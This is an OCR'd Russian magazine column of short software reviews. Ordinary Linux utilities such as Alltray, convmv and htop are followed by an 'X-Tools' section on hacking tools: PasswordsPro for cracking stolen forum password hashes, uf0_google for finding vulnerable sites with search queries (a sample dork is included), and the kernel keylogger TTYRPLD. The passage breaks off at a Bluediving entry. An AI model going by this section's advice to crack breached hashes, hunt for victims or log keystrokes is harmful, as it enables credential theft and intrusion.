Интересная программа, которая позволяет поместить в область уведомления, а иначе говоря в трей, любую программу, разработанную под графический интерфейс. Alltray работает в KDE, Gnome, WindowMaker, Fluxbox и XFCE 4.2. Для сборки программы из исходника нужен лишь GTK+2.2 или выше. Чтобы поместить нужную тебе программу в трей, запускай ее командой «alltray <твоя программа>». После этого выполнения программа появится в трее в свернутом виде. Если автоматическое сворачивание не нужно, то используй в командной строке запуска alltray ключ -s или -show. Чтобы развернуть окно программы из трея, надо щелкнуть по его значку в трее.

При изменении тем оформления в KDE надо вызвать диалоговое окно настройки Alltray. Делается это командой «alltray-configure». Появится окошко, где надо щелкнуть по кнопке закрытия окна. Это чтобы Alltray знал, какую кнопку использует для закрытия окна конкретная тема KDE.


Ksquirrel

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.bz2): 1 Мб.
http://ksquirrel.sourceforge.net/
Лицензия: GNU GPL

Я давно хотел попробовать эту смотрелку картинок. Сам использую GQview. А тут захотелось нового. Хотя бы посмотреть. Нашел ее у себя в дистрибутиве Mandrake, но там оказалось, что пакет плохо собран. Нет библиотек для распознавания графических форматов. Пришлось качать и ставить из исходников. С сайта надо взять библиотеки ksquirrel-libs и саму программу KSquirrel. На двоих — около 2-х Мб. Кроме того, для сборки нужны заголовочные файлы KDE — kdebase-devel. Это занимает почти 20 Мб. Настраивать исходники ksquirrel и Ksquirell нужно перед сборкой, запустив скрипт *configure.gnu*, а не просто *configure configure*. Иначе с путями к библиотекам возникнет путаница. Ладно. Собрали, а потом запустили.

На первый взгляд все выглядит просто замечательно. Поддержка почти 40 форматов! Набор функций впечатляет. Можно установить картинку в качестве обоев рабочего стола, открыть в GIMP, есть режим слайд-шоу и прочее. Видны закладки KDE. Есть свертывание в трей. Одним словом, все очень здорово, если бы не ложка дегтя.

Для отображения картинок KSquirrel использует OpenGL. А у меня драйвера к видеокарте без аппаратного ускорения. Может, это повлияло на факт, что если я щелкаю по картинке, чтоб ее посмотреть, то появляется окно, а в окне вместо картинки — снимок, который лежит под окном области. Но в меню View скрывается пункт Separate image window. Если снять с него галочку, то картинка у меня все же отображается, однако в том же окне, что и миниатюры. Смотреть можно, если не нажимать на кнопку Fullscreen. А если нажать?




Опять издержки OpenGL, так что KDE просто вылетела в консоль.

Здесь начинаются чудеса. Если в полноэкранный режим не идти, а вместо этого снова поставить галочку на упомянутом выше пункте меню, то «внешнее» окно для вывода картинки начинает работать как надо.

В итоге впечатления двойственные. С одной стороны, смотрелка очень мощная, много полезных функций. С другой — глюки, связанные с OpenGL, хотя я не знаю, возможно, это связано с реализацией драйверов в конкретно взятой системе, то есть в моей. Попробуй, может, тебе больше повезет. Максимальный риск — вылет графической среды, а вернее иксов.

Convmv

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 21 Кб.
http://j3e.de/linux/convmv/
Лицензия: GNU GPL




Полезная программа (язык не поворачивается назвать ее скриптом) на Perl. Предназначена для такого важного дела, как конвертирование имен файлов в другую кодировку. С этой проблемой рано или поздно сталкивается каждый, кто копировал файлы с локализованными названиями между различными файловыми системами. И потом вдобавок записывал такие файлы на CD. Conmv может помочь исправить ситуацию. Использовать эту программу очень просто. В самом простом случае команда запуска convmv будет такой: «convmv -f <исходная кодировка> -t <кодировка назначения файла>».

Список поддерживаемых кодировок можно получить командой «convmv-list». Это кодировки, поддерживаемые стандартной библиотекой iconv. Чтобы включить рекурсивный проход вглубь по каталогам, используй параметр -r. А чтобы программа запрашивала подтверждение на переименование, добавь в командную строку ключик -i. Кроме того, утилита умеет изменять регистр имен файлов.

Beesoft Commander 2.03


POSIX (*BSD, Linux, Solaris...)
размер (исходник в tar.gz): 113 Кб.
http://www.beesoft.org/index.html
Лицензия: GNU GPL



Файловый менеджер, основанный на Qt. Язык разработки — C++. Две панели, в которых довольно медленно обновляются колонки с информацией о правах доступа. Фон желтый, буквы маленькие (впрочем, у меня некоторые шрифты глючат из-за особенностей поддержки Radeon'ов в X.Org, так что может быть это вина моей конфигурации).
Настроек нет. Контекстного меню нет. Есть стандартный набор операций над каталогами и файлами (копирование, удаление и прочее), а также несколько функций выделения: пометить или снять отметки по заданной пользователем маске, плюс реверс выделения. Работают стандартные KDE'шные файловые ассоциации программ с расширениями.
Установка из исходника довольно проста: запускаешь на выполнение скрипт generator.pl, и он задействует qmake, чтобы собрать программу. Но не устанавливает. Это надо делать вручную. Вывод: хотелось бы больше функций и быстродействия, как в Krusader. Хотя, с другой стороны, минимализм Beesoft Commander'а может быть краеугольным камнем концепции этой программы. Вот есть же простой и понятный GNOME. И есть пользователи, которым нужно очень мало, — пара функций и пара кнопок. И они с этим продуктивно работают.

GJosts


POSIX (*BSD, Linux, Solaris...)
размер (исходник в tar.gz): 80 Кб.
http://bhepple.freeshell.org/gjots/
Лицензия: GNU GPL



Раньше GJosts была написана на языке Си. А теперь — на Python. И устанавливать ее надо тоже методом, который любят программисты на Python. Вот так: «python setup.py install».
А зачем устанавливать? Потому что полезно. Получишь блокнот, где можно хранить записи в иерархичном виде. В виде дерева. Создавай узлы-рубрики, пиши текст. Есть функции быстрой вставки даты, есть сортировка. Радует окошко поиска. Там тебе и поиск по регулярным выражениям (задаешь шаблон с метасимволами *, ? и так далее), и поиск по регистру, и даже функции замены реализованы. Замечу, что не все текстовые редакторы могут похвастаться поиском по регулярным выражениям.
GJots поставляется совместно с еще двумя утилитами. Это gjots2html, которая может конвертировать файл от gjots в формат HTML, и более специализированная gjots2docbook, способная перевести gjots-файл в формат Docbook. Gjots можно использовать как редактор документов, где надо иметь иерархичное представление текста. Есть даже утилита обратной конвертации из Docbook в GJots — docbook2gjots. GJots поставляется с подробным руководством, которое открывается в той же GJots.
Ну, а чтобы удалить GJots, собранную из исходника, в ее каталоге с исходниками следует запустить на выполнение скрипт uninstall.sh. Только вот не уверен, что это стоит делать. Ведь программа полезная. В ней удобно хранить всякие ссылки, записки и прочее.

Paps

POSIX (*BSD, Linux, Solaris...)
размер (исходник в tar.gz): 60 Кб.
http://paps.sourceforge.net/
Лицензия: GNU GPL




Интересная утилитка для запуска из командной строки. Используя механизм Pango (входит в библиотеку GTK+2), может перевести любой текстовый файл в готовый к печати PostScript. Для русских и иноязычных текстов используй кодировку UTF-8, так как она родная для Pango. Чтобы получить PS-файл, надо дать команду: «paps текстовый_файл > выходной_файл.ps». Напомню, что символом «>» мы перенаправляем вывод с консоли в файл. Утилита оснащена рядом полезных опций командной строки, так что можно устанавливать количество колонок, шрифт (по умолчанию используется Sans), размер бумаги, границы печатаемой области и ориентацию печати.
Судя по комментариям в исходнике, paps со временем превратится в библиотеку, которую можно будет использовать в других программах. Впрочем, лицензия GPL не мешает делать это прямо сейчас, адаптируя код под какой-нибудь свой проект. В этом случае исходник надо будет несколько исправить, поскольку при этом возникает ряд ошибок, не оказывающих влияние на работу paps как отдельной программы.

Htop

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 128 Кб
http://freshmeat.net/projects/htop/
Лицензия: GNU GPL

Эту маленькую консольную утилиту, основанную на ncurses, можно считать усовершенствованной версией программы top. Выводится список запущенных процессов. Действует вертикальная и горизонтальная прокрутка. Процессы из списка можно убивать, просто выбирая их и нажимая затем F9 (с подтверждением). Это вместо того чтобы сначала смотреть pid процесса в консольном выводе традиционной top, а затем давать в консоли команду «kill <такой-то pid>».
Клавишами F7 и F8 можно изменять приоритет процесса (nice). Существует также поиск процессов и их отображение в древовидной форме, то есть какой процесс от кого порожден и так далее. Одним словом, очень полезная утилита для любителей консоли и системных администраторов в особенности.





STEPAN ILIN AKA STEP

step@gameland.ru

X-TOOLS


PasswordsPro 2.0.0.0.

Win 95/98/ME/2k/NT/XP

ShareWare

Size: 422 Кб

www.insidepro.com/rus



Отличная утилита, которая позиционируется разработчиками как безобидное средство для восстановления пароля из хэш-образа. Едва ли тебе доведется подбирать из хэша забытый пароль, но зато с базами различных онлайн-сервисов, содержащих хэши юзерских пассов, ты наверняка встретишься. Универсальность — вот что выгодно отличает эту программу от многих остальных. PasswordsPro не только попробует восстановить пароль из десятка типов хэшов, в том числе MD5, MD4, MySQL, SHA-1, но еще сделает это различными методами. Поддерживается не только тупой перебор, но еще и атака по словарю и маске. В некоторых же случаях не возбраняется использовать комбинированный вариант.

Для начала восстановления пароля достаточно ввести хэш и отдать соответствующую команду. Если повезет, то уже через несколько часов ты получишь первые результаты. Разумеется, можно скормить программе не один хэш, а сразу несколько (например, импортировав их из файла) и ждать, пока она подберет исходные данные хотя бы одного из них. Пароли пользователей к дырявым форумам являются довольно частой добычей, поэтому в новой версии PasswordsPro добавлена поддержка 3-х новых хэш-функций, используемых в vBulletin 3.x.x, IPB 2.x.x и движке e107: md5(md5($pass)), md5(md5($pass).$salt), md5(md5($salt).md5($pass)). Наименования, как ты заметил, приведены в синтаксисе языка PHP, поэтому, если есть сомнения по поводу происхождения хэша, посмотри в сорцы взломанного форума — все сразу станет ясно. О дополнительных фишках разработчики также не забыли: кроме брутфорса, тебя ждет добротный хранитель паролей, генератор безопасных пассов, словарей и хэшей. Особенно хочу отметить функцию восстановления паролей под звездочками, которая совсем недавно помогла мне вспомнить забытый пасс от почтового ящика.


uf0_google

Linux/BSD/Cygwin

Open Source

Size: 6 Кб

www.ufo-labs.org



В последнее время поисковик google.com занял достойное место в арсенале взломщика. С его помощью можно не только найти случайную жертву, но и исследовать конкретный сайт на наличие уязвимых скриптов и сценариев. Представленная утилита, к сожалению, не поможет тебе разобраться с тонкостями составления запросов (для этого тебе необходима хотя бы соответствующая статья Форба в одном из прошлогодних номеров Х), но зато реально увеличит эффективность работы с ним. Вот скажи: ты никогда не задумывался о том, что просматривать километровые странички с результатами поиска, выданного на хитрый запрос, не очень удобно. Среди огромного количества текста упустить из виду лакомый URL — вполне обычное дело. Чтобы избежать столь обидных промахов, рекомендую использовать эту очень простую, но чрезвычайно полезную утилиту. uf0_google не сканирует порты, не открывает bind-шелл, а всего лишь обрабатывает результаты поиска Google. Все, что от нее требуется, — это прочитать ответ поисковика на запрос и выдать найденные ссылки (и только ссылки) в STDOUT (грубо говоря, на экран). Таким образом, найти ссылки на потенциально уязвимые сервисы будет намного проще. Более того, их легко можно обработать с помощью своего собственного парсера, чтобы отсеять заведомо невалидные ссылки. Попробуй! Ты сразу почувствуешь разницу.

Поскольку программа работает только под никсами, тебе понадобится любой Linux, BSD или эмулятор Cygwin, который был на прошлом диске. Компилируется uf0_google без каких-либо затруднений:

$ gcc -o uf0_google uf0_google.c

В качестве параметров для запуска необходимо указать поисковый запрос и количество выводимых результатов. Например, так:

$ ./uf0_google «filetype:php inurl:»viewfile» 100

Тулза uf0_google тут же обратится к поисковику и выдаст результат. Хочу тебе сказать, что огромную коллекцию запросов, с помощью которых ты сможешь отыскать дырявые скрипты, ты найдешь по адресу: http://johnny.ihackstuff.com/index.php?module=prodreviews. Думаю, это тебе пригодится :).


TTYRPLD 2.10

Linux/FreeBSD/OpenBSD

Open Source

Size: 122 Кб

ttyrpld.sourceforge.net



Найти работающий кейлоггер для винды — сущий пустяк. Но если дело касается unix-системы, то это превращается в настоящую проблему. FreeBSD и Linux используют совершенно разные ядра, поэтому подход к перехвату активности клавиатуры должен также сильно различаться. Да и никто не гарантирует, что утилита, отлично работающая на Mandrake, заведется и будет успешно функционировать, скажем, на SuSe Linux. Разработчик TTYRPLD не обещает 100% совместимости с любыми никсами, но он оптимизировал свой кейлоггер для работы на самых распространенных и актуальных системах. В их число входят: Linux на ядре из ветки 2.6, свежие релизы FreeBSD 6.0 и OpenBSD 3.8. Важно заметить, что TTYRPLD не является самостоятельным приложением: он работает на уровне ядра, то есть встраивается в него. Подобный подход, как ни странно, является очень редким. Другие подобные кейлоггеры морально устарели либо используют пресловутый X86 клавиатурный драйвер, который не только не поддерживает многие современные клавиатуры, так еще и практически не портируется.

Для активации кейлоггера необходимо пропатчить ядро и внести в него некоторые коррективы. Кого-то, возможно, это испугает, но спешу заверить, что ничего сложного в этом процессе нет. Тем более что заботливый разработчик сопровождает свой продукт добротной документацией, в которой подробно описан процесс внесения изменений и процедура перекомпиляции ядра. После того как соответствующий модуль будет загружен в ядро, TTYRPLD сразу начнет перехватывать любой трафик, который будет проходить через tty-устройства системы. И будет делать это очень хорошо — проверено Х.


Bluediving 0.3

Linux, альфа-версия FreeBSD порта

GNU GPL


Size: 291 Кб

